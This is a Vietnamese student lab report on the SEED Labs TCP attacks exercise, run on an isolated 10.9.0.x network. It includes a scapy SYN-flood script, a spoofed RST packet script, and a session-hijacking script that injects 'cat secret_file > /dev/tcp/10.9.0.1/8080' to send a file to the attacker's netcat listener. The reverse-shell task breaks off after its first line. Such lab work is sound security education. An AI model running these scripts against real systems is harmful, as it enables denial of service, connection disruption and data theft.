Phòng thí nghiệm An toàn Thông tin InsecLab

Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: SEED LABS – TCP Attacks

GVHD: Nghi Hoàng Khoa

Nhóm: 06

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Khánh Linh	22520769	22520769@gm.uit.edu.vn
2	Phạm Thị Cẩm Tiên	22521473	22521473@gm.uit.edu.vn
3	Trần Thiên Thanh	22521367	22521367@gm.uit.edu.vn
4	Thái Ngọc Diễm Trinh	22521541	22521541@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Task 1	100%	2 – 5
2	Task 2	100%	5 – 7
3	Task 3	100%	7 - 10
4	Task 4	100%	10 - 13

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

Điểm tự đánh giá	10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

STT	VM	IP Address
1	Attaker	10.9.0.1
2	Host A	10.9.0.5
3	Host B	10.9.0.6
4	Host C	10.9.0.7

A. Task 1: SYN Flooding Attack

1. Task 1.1: Launching the Attack Using Python

Ở máy attacker, viết 1 chương trình synflood.py và chạy chương trình

```
root@thait:/volumes# cat synflood.py
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32)))
        pkt[TCP].sport = getrandbits(16)
        pkt[TCP].seq = getrandbits(32)
        send(pkt, verbose = 0)
```

Ở máy victim, chạy lệnh netstat -nat để kiểm tra kết nối

```
root@5d36b179f6a4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45483        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             67.0.103.127:37513      SYN_RECV
tcp        0      0 10.9.0.5:23             185.125.94.95:25937     SYN_RECV
tcp        0      0 10.9.0.5:23             3.139.173.152:10776     SYN_RECV
tcp        0      0 10.9.0.5:23             223.0.50.88:41573       SYN_RECV
tcp        0      0 10.9.0.5:23             0.237.143.136:56031     SYN_RECV
tcp        0      0 10.9.0.5:23             193.148.41.97:32163     SYN_RECV
tcp        0      0 10.9.0.5:23             184.204.253.251:51659   SYN_RECV
tcp        0      0 10.9.0.5:23             84.59.72.214:19329      SYN_RECV
tcp        0      0 10.9.0.5:23             50.7.75.166:8213        SYN_RECV
tcp        0      0 10.9.0.5:23             251.102.76.51:37508     SYN_RECV
tcp        0      0 10.9.0.5:23             182.215.140.169:18851   SYN_RECV
tcp        0      0 10.9.0.5:23             44.194.247.2:54777      SYN_RECV
tcp        0      0 10.9.0.5:23             86.110.0.148:33427      SYN_RECV
tcp        0      0 10.9.0.5:23             243.134.121.54:42585    SYN_RECV
tcp        0      0 10.9.0.5:23             202.242.198.7:11790     SYN_RECV
tcp        0      0 10.9.0.5:23             30.149.177.121:26485    SYN_RECV
tcp        0      0 10.9.0.5:23             240.188.6.56:36146      SYN_RECV
tcp        0      0 10.9.0.5:23             244.207.97.119:8055     SYN_RECV
tcp        0      0 10.9.0.5:23             163.70.62.254:63497     SYN_RECV
```

User-1 vẫn có thể telnet đến máy victim. Dừng chạy file synflood.py và kiểm tra giá trị SYN request, bây giờ bằng 0

```
seed@5d36b179f6a4:~$ netstat -nat | grep SYN_RECV | wc -l
0
seed@5d36b179f6a4:~$ ss -n state syn-recv sport = :23 | wc -l
1
seed@5d36b179f6a4:~$
```

Xóa bộ nhớ metrics

```
root@5d36b179f6a4:/# ip tcp_metrics show
10.9.0.6 age 240.788sec cwnd 10 rtt 133us rttvar 207us source 10.9.0.5
root@5d36b179f6a4:/# ip tcp_metrics flush
root@5d36b179f6a4:/# ip tcp_metrics show
root@5d36b179f6a4:/#
```

Sau đó chạy lại file synflood.py và thực hiện telnet đến victim trên máy user-1, sau khoảng thời gian dài vẫn không kết nối được, cuối cùng user-1 vẫn telnet được đến máy victim.

Giải thích: vì cả user-1 và attacker đều cùng kết nối đên tài nguyên victim nên nếu như có slot nào trống trong backlog thì cả 2 đều công bằng có được slot đó, và cuối cùng user-1 đã có thể lấy được kết nối

2. Task 1.2: Launch the Attack Using C

Biên dịch chương trình synflood.c

```
[11/23/24]seed@thait:~/.../volumes$ gcc -o synflood synflood.c
[11/23/24]seed@thait:~/.../volumes$ ls
synflood  synflood.c  synflood.py
```

Sau đó chạy chương trình trên máy attacker với địa chi 2 tham số là địa chỉ IP của máy victim và 23 (cổng telnet)

```
root@thait:/volumes# ./synflood 10.9.0.5 23
```

Kiểm tra trên máy victim

```
root@5d36b179f6a4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45483        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             101.213.63.86:52199     SYN_RECV
tcp        0      0 10.9.0.5:23             170.132.241.124:56514   SYN_RECV
tcp        0      0 10.9.0.5:23             136.66.216.100:43181    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:44000          ESTABLISHED
tcp        0      0 10.9.0.5:23             41.42.245.40:35642      SYN_RECV
tcp        0      0 10.9.0.5:23             52.195.0.104:23504      SYN_RECV
tcp        0      0 10.9.0.5:23             97.252.206.122:14674    SYN_RECV
tcp        0      0 10.9.0.5:23             181.49.17.99:8774       SYN_RECV
tcp        0      0 10.9.0.5:23             211.143.213.13:854      SYN_RECV
tcp        0      0 10.9.0.5:23             189.240.73.31:31800     SYN_RECV
tcp        0      0 10.9.0.5:23             148.182.185.12:56827    SYN_RECV
tcp        0      0 10.9.0.5:23             199.235.97.24:47172     SYN_RECV
tcp        0      0 10.9.0.5:23             132.230.245.98:47878    SYN_RECV
tcp        0      0 10.9.0.5:23             128.192.72.107:4393     SYN_RECV
tcp        0      0 10.9.0.5:23             183.173.228.90:61769    SYN_RECV
tcp        0      0 10.9.0.5:23             35.98.55.3:59099        SYN_RECV
tcp        0      0 10.9.0.5:23             176.147.204.74:34381    SYN_RECV
tcp        0      0 10.9.0.5:23             117.76.71.37:55553      SYN_RECV
tcp        0      0 10.9.0.5:23             206.91.28.107:10450     SYN_RECV
tcp        0      0 10.9.0.5:23             4.19.176.40:21905       SYN_RECV
tcp        0      0 10.9.0.5:23             111.181.158.1:34853     SYN_RECV
tcp        0      0 10.9.0.5:23             23.147.130.75:24373     SYN_RECV
tcp        0      0 10.9.0.5:23             54.157.44.82:23405      SYN_RECV
tcp        0      0 10.9.0.5:23             155.54.47.21:25499      SYN_RECV
```

3. Task 1.3: Enable the SYN Cookie Countermeasure

Bật syncookie lên (set = 1)

```
root@5d36b179f6a4:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@5d36b179f6a4:/# netstat -nat | grep SYN_RECV | wc -l
128
root@5d36b179f6a4:/#
```

Chạy synflood.py (ở task 1.1) ở máy attacker. Lúc này số lượng request tăng lên 128 ở máy victim. Sau đó user-1 telnet đến victim, lần này thành công nhanh chóng

```
root@5d36b179f6a4:/# netstat -nat | grep SYN_RECV | wc -l
128
```


Tương tự khi chạy chương trình synflood (ở task 1.2), số lượng request cũng tăng lên 128. Sau đó user-1 telnet đến victim, lần này thành công nhanh chóng.

B. Task 2: TCP RST Attacks on telnet Connections

Sử dụng lệnh netstat để kiểm tra việc sử dụng hàng đợi:

```
root@814439129df8:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46625        0.0.0.0:*               LISTEN
```

Để thực hiện tấn công RST, ta sẽ sử dụng Wireshark để bắt gói tin thông tin của các máy. Đầu tiên, ta sẽ sử dụng user-1 thực hiện telnet tới địa chỉ IP của máy victim:



Đây là thông tin của số seq tiếp theo:

```
▸ Frame 90: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-4232169f3d55, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 57874, Dst Port: 23, Seq: 862502153, Ack: 3054348311, Len: 0
    Source Port: 57874
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 862502153
    [Next sequence number: 862502153]
    Acknowledgment number: 3054348311
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]
0020  00 05 e2 12 00 17 33 68  bd 09 b6 0d a8 17 80 10   ·····3h ····
0030  01 f5 14 43 00 00 01 01  08 0a e4 dc 7a 3d 89 f1   ···C···· ····z=··
```


Kiểm tra lại trong hàng đợi đã có sự thay đổi:

```
root@814439129df8:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46625        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:57874          ESTABLISHED
root@814439129df8:/#
```

Tạo file attack.py bằng nội dung cung cấp sẵn của lab, thay đổi các giá trị seq, source port, destination port, source IP, destination IP cho tương ứng với thông tin tìm được:

```
 GNU nano 4.8                    attack.py                       Modified
#!/usr/bin/env python3
from scapy.all import*
ip  = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=57888, dport=23, flags="R", seq=496041590)
pkt = ip/tcp
ls(pkt)
send(pkt, iface = "br-4232169f3d55", verbose=0)
```

Thực hiện tấn công RST, trên Wireshark đã xuất hiện gói tin RST:



Dùng lệnh netstat để kiểm tra lại hàng đợi, thấy hàng đợi giữa IP 10.9.0.5 và IP 10.9.0.6 đã biến mất:

```
root@814439129df8:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46625        0.0.0.0:*               LISTEN
```

Bên máy user-1 cũng đã thấy thông báo kết nối đã bị đóng. Tấn công thành công.

```
To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 19 14:30:43 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@814439129df8:~$ Connection closed by foreign host.
root@1cad33541cf5:/#
```

c. Task 3: TCP Session Hijacking

Đầu tiên, thực hiện kết nối telnet từ host B đến host A.

```
root@b63ab46740e7:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e478205d9487 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Nov 22 13:11:22 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
```

Thực hiện bắt gói tin bằng Wireshark khi quá trình kết nối telnet từ host B đến host A.

No.	Time	Source	Destination	Protocol	Length	Info
104	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 33138 → 23 [PSH, ACK] Seq=25228829 Ack=37277…
105	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	23 → 33138 [ACK] Seq=3727782766 Ack=25228830 Win=65152 Len=0 …
106	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Keep-Alive ACK] 23 → 33138 [ACK] Seq=3727782766 Ack=2522…
107	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
108	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 33138 → 23 [PSH, ACK] Seq=25228830 Ack=3…
109	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	23 → 33138 [ACK] Seq=3727782766 Ack=25228832 Win=65152 Len=0 …
110	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 109#1] 23 → 33138 [ACK] Seq=3727782766 Ack=25228…
111	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
112	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 33138 [PSH, ACK] Seq=3727782766 Ack…
113	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	68	33138 → 23 [ACK] Seq=25228832 Ack=3727782768 Win=64256 Len=0 …
114	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 113#1] 33138 → 23 [ACK] Seq=25228832 Ack=3727782…
115	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TELNET	478	Telnet Data ...
116	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	478	[TCP Retransmission] 23 → 33138 [PSH, ACK] Seq=3727782768 Ack…
117	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	68	33138 → 23 [ACK] Seq=25228832 Ack=3727783178 Win=64128 Len=0 …
118	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 117#1] 33138 → 23 [ACK] Seq=25228832 Ack=3727783…
119	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TELNET	152	Telnet Data ...
120	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	152	[TCP Retransmission] 23 → 33138 [PSH, ACK] Seq=3727783178 Ack…
121	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	68	33138 → 23 [ACK] Seq=25228832 Ack=3727783262 Win=64128 Len=0 …
122	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 121#1] 33138 → 23 [ACK] Seq=25228832 Ack=3727783…
123	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
124	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23 → 33138 [PSH, ACK] Seq=3727783262 Ack…
125	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	33138 → 23 [ACK] Seq=25228832 Ack=3727783283 Win=64128 Len=0 …
126	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 125#1] 33138 → 23 [ACK] Seq=25228832 Ack=3727783…

```
▸ Frame 125: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 33138, Dst Port: 23, Seq: 25228832, Ack: 3727783283, Len: 0
    Source Port: 33138
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 25228832
    [Next sequence number: 25228832]
    Acknowledgment number: 3727783283
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
```

Các thông tin của gói tin cuối cùng như source port, destination port, sequence number, acknowledgment number sẽ được sử dụng để tạo gói tin giả mạo.

Tạo một file secret_file với nội dung bên dưới ở host A.

```
seed@e478205d9487:~$ cat > secret_file
This is an important file!
^C
seed@e478205d9487:~$ cat secret_file
This is an important file!
```

Xem iface của attacker bằng lệnh ifconfig.

```
root@VM:/# ifconfig
br-33a51ce6fe1e: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:f2ff:fe32:84a7  prefixlen 64  scopeid 0x20<link>
        ether 02:42:f2:32:84:a7  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 4417 (4.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Tạo chương trình python tấn công TCP Session Hijacking ở máy Attacker bằng các thông tin lấy từ gói tin cuối cùng bắt được bởi Wireshark để tạo một gói tin TCP giả mạo với source port là port của host B và destination port là port của host A.

```
  GNU nano 4.8                                          hijacking.py
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=33138, dport=23, flags="A", seq=25228832, ack=3727783283)
data = "\r cat secret_file > /dev/tcp/10.9.0.1/8080 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-33a51ce6fe1e", verbose=0)
```

Sử dụng netcat thiết lập lắng nghe trên port 8080 ở máy Attacker, "&" cho phép tiếp tục thực thi lệnh khác trong terminal trong khi máy đang lắng nghe.

```
root@VM:/# nc -l 8080 &
[3] 37
```

Sau đó, thực thi file tấn công TCP Session Hijacking.

```
root@VM:/# python3 hijacking.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 33138           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 25228832        (0)
ack        : IntField                            = 3727783283      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r cat secret_file > /dev/tcp/10.9.0.1/8080 \r' (b'')
This is an important file!
[2]-  Done                    nc -l 8080
root@VM:/#
```


Sau khi thực thi file, trên terminal sẽ hiện thị thông tin của gói tin giả mạo và khi thực hiện tấn công thành công trên terminal sẽ hiện thị kết quả thực thi của lệnh được gửi trong trong gói tin giả mạo đến máy bị tấn công (host A).

Thông tin chi tiết của gói tin giả mạo bắt được bằng Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-22 10:4…	02:42:f2:32:84:a7		ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
2	2024-11-22 10:4…	02:42:f2:32:84:a7		ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
3	2024-11-22 10:4…	02:42:f2:32:84:a7		ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
4	2024-11-22 10:4…	02:42:f2:32:84:a7		ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
5	2024-11-22 10:4…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
6	2024-11-22 10:4…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
7	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TELNET	100	Telnet Data ...
8	2024-11-22 10:4…	10.9.0.6	10.9.0.5	TCP	100	[TCP Retransmission] 33138 → 23 [ACK] Seq=25228832 Ack=372778…
9	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	23 → 33138 [ACK] Seq=3727783283 Ack=25228876 Win=509 Len=0 TS…
10	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 9#1] 23 → 33138 [ACK] Seq=3727783283 Ack=2522887…
11	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 9#2] 23 → 33138 [ACK] Seq=3727783283 Ack=2522887…
12	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
13	2024-11-22 10:4…	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 33138 [PSH, ACK] Seq=3727783283 Ack…
14	2024-11-22 10:4…	10.9.0.5	10.9.0.1	TCP	76	55992 → 8080 [SYN] Seq=414124937 Win=64240 Len=0 MSS=1460 SAC…
15	2024-11-22 10:4…	10.9.0.5	10.9.0.1	TCP	76	[TCP Out-Of-Order] 55992 → 8080 [SYN] Seq=414124937 Win=64240…
16	2024-11-22 10:4…	02:42:f2:32:84:a7		ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
17	2024-11-22 10:4…	02:42:f2:32:84:a7		ARP	44	Who has 10.9.0.5? Tell 10.9.0.1

```
▾ Transmission Control Protocol, Src Port: 33138, Dst Port: 23, Seq: 25228832, Ack: 3727783283, Len: 44
    Source Port: 33138
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 44]
    Sequence number: 25228832
    [Next sequence number: 25228876]
    Acknowledgment number: 3727783283
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x6fa3 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (44 bytes)
▾ Telnet
    Data: \r cat secret_file > /dev/tcp/10.9.0.1/8080 \r
```

Thông tin chi tiết của gói tin response bắt được bằng Wireshark.



D. Task 4: Creating Reverse Shell using TCP Session Hijacking

Thực hiện telnet từ máy B (10.9.0.6 - user1) đến máy A (10.9.0.5 - victim) qua tài khoản seed/dees, sau đó dùng Wireshark để bắt gói tin.

